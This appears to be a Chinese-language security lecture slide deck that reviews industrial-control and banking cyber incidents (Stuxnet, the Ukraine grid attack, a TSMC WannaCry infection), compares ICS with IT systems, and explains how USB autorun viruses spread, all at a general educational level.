資訊安全現況及未來發展
人工智慧對決駭客競賽!!

重大資安事件回顧

- 2019兩大重點：**雲端安全與網路詐騙**
- 社群網站攻擊事件加速影響整個網路安全
- 物連網時代，駭客躲在你家的角落監控你!
- 行動支付潛在風險無人知
- 淺談Big Data資料應用的隱私保護
- 數位貨幣 VS 駭客黑色產業
- AI人工智慧下未來與風險!!

日本核能電廠資安事件

- 日本文殊(Monju)核能電廠攻擊(2014)
- –更新反應器控制室的應用系統後， IT管理員發現攻擊者在五天入侵系統超過30次
- –影響：超過42,000封電子郵件和人員培訓報告洩漏
- –細節：惡意程式將資料送到韓國C&C
- 伺服器
- –攻擊方式：攻擊者將惡意程式放置在

- 具有弱點的更新軟體系統上

德國鋼鐵廠資安事件

- 德國鋼鐵廠攻擊(2014)
- –影響：鋼鐵廠系統不正常關閉，
- 造成大規模實體傷害
- –攻擊方式：
- 駭客使用網路釣魚與社交工程進行APT攻擊，獲取工廠辦公室網路存取權，進而入侵工廠控制系統
- 取得整個控制系統與生產系統控制權，包含鼓風爐與熔爐因為攻擊導致故障，進而停止運轉，並對工廠造成嚴重破壞

工業控制系統病毒

- Stuxnet病毒是已知第一個以大型工業設施為目標的病毒，可以影響機場、電廠、供水及供電等公用設施。伊朗方面承認該國核武項目相關電腦遭受病毒侵襲
- Stuxnet利用4個zero-day攻擊，以伊朗核能系統為攻擊目標
- Stuxnet包括兩大功能

–讓伊朗的離心機在運轉時失控

–秘密記錄伊朗核電廠的正常作業活動，在發動破壞期間重新顯示這些紀錄，讓核電廠營運人員誤以為電廠一切正常

烏克蘭電廠資安事件

- 2015年12月23日烏克蘭電力網路受到駭客攻擊造成約22萬人的停電，此為全世界第一起駭客攻擊造成大規模停電事件
- 攻擊手法：


–駭客對電廠員工進行網路釣魚，成功取得員工登入權

–利用普通的遠端登入軟體，登入電廠系統後，啟動斷路器截斷電力，然後改掉密碼，讓電廠員工無法登入重啟電力

–關閉電話網路，讓電廠員工難以互相溝通，不易了解狀況，增加重啟電力困難度

臺灣第一銀行ATM盜領

- 2016年7月，第一銀行22家分行41台ATM，遭盜走8,327萬元
- 攻擊手法：透過釣魚郵件入侵倫敦分行內網



工業控制系統與資訊系統比較

類別	IT一般資訊系統	ICS工業控制系統
系統反應時間	非即時性系統	即時性系統
可用性	可依需求重開機	不可任意重開機
風險管理需求	企業內部資料機密性和完整性最重要，若發生問題造成的影響會只使企業內部運作延遲	控制與監視真實世界的物理行為，如：溫度、壓力及轉速，停機的情況是完全不可被接受的
作業系統	使用一般的作業系統，可以自由的變更與修改系統軟體	使用客製化的作業系統無法自由變更與修改系統軟體
擴充性	可自擴充相容硬體與安裝第三方軟體安全性套件	硬體固定且無法自行安裝任何軟體安全性套件
通信協定	使用一般的通信協定	使用工業控制通信協定
安裝系統修補更新	可以設定自動化更新	系統須在完全離線的環境內更新與測試
設備替換週期	3年到5年	10年到15年

工業控制系統問題

- ICS網路與IT網路實體隔離的界線是模糊的
- 供應商預設帳號密碼仍在使用
- –某些系統不能被改變(實際上不能修改)
- 未使用的軟體與服務存在於系統上
- ICS缺乏IT系統常見的安全功能
- –從未設計安全
- –處理能力低
- –通常不包含日誌記錄功能
- 缺乏修補管理(或修補程式)
- 大量的自動登錄功能

重大資安事件回顧

台積電中毒 資安專家：疑點重重

2018-08-06

〔記者楊雅民、高嘉和 / 台北報導〕台積電晶圓廠生產線驚爆遭「想哭」病毒侵入。資安專家指出，台積電生產線系統採「實體隔離」，通常限制不能使用網路更新，得用ＵＳＢ接口更新；其ＵＳＢ的安檢理當有層層關卡，為何ＵＳＢ未經過掃毒？誰有權限可帶進隨身碟？為何是休假前的週五傍晚傳出染毒？是有人刻意作手腳嗎？這些疑問都得靠台積電來解答；但肯定的是，台積電的資安團隊絕對會被「電」慘了！

全球晶圓代工龍頭台積電驚爆電腦系統遭病毒攻擊，業界研判，病毒是透過俗稱為「天車」的日系搬送設備系統入侵。（取自台積電官網）


台積電爆發染毒，且不是新型病毒，而是去年五月起已驚嚇全球的「想哭」病毒，這讓國內資安專家有一堆問號。

資安專家指出，台積電資安水準直逼國家級的層級，廠區內都有電信訊號屏蔽，基本上無法連接對外網路，甚至還開發專用手機，只有台積電內部網路才能使用。


ＵＳＢ安檢嚴 誰有權帶隨身碟

這位資安專家說，電腦最常感染病毒的途徑之一就是透過電子郵件（E-MAIL），點開惡意連結或開啟遭感染文件就可能中毒；若是病毒藉員工E-MAIL侵入生產線，早在幾年前台積電就可能中毒了，不可能等到現在，這途徑中毒的可能性低。


USB隨身碟資料夾病毒




USB隨身碟資料夾病毒




USB隨身碟資料夾病毒




USB隨身碟資料夾病毒



USB隨身碟資料夾病毒



USB隨身碟資料夾病毒



隨身碟安全問題

- 隨身碟插入電腦的USB連接埠的時後系統設定要自動執行的程式。

USB病毒


- USB病毒:

  透過USB外接儲存裝置感染擴散的病毒與蠕蟲，通常是由惡意程式與autorun.inf自動執行檔組成。

- 媒介:只要會在電腦產生一個磁碟代號的裝置都可能會中 (ex.USB隨身碟、數位相機和手機的記憶卡)

Autorun.inf

- 放置於根目錄
- 註明了要開啟的執行檔、光碟片或隨身碟的圖示等

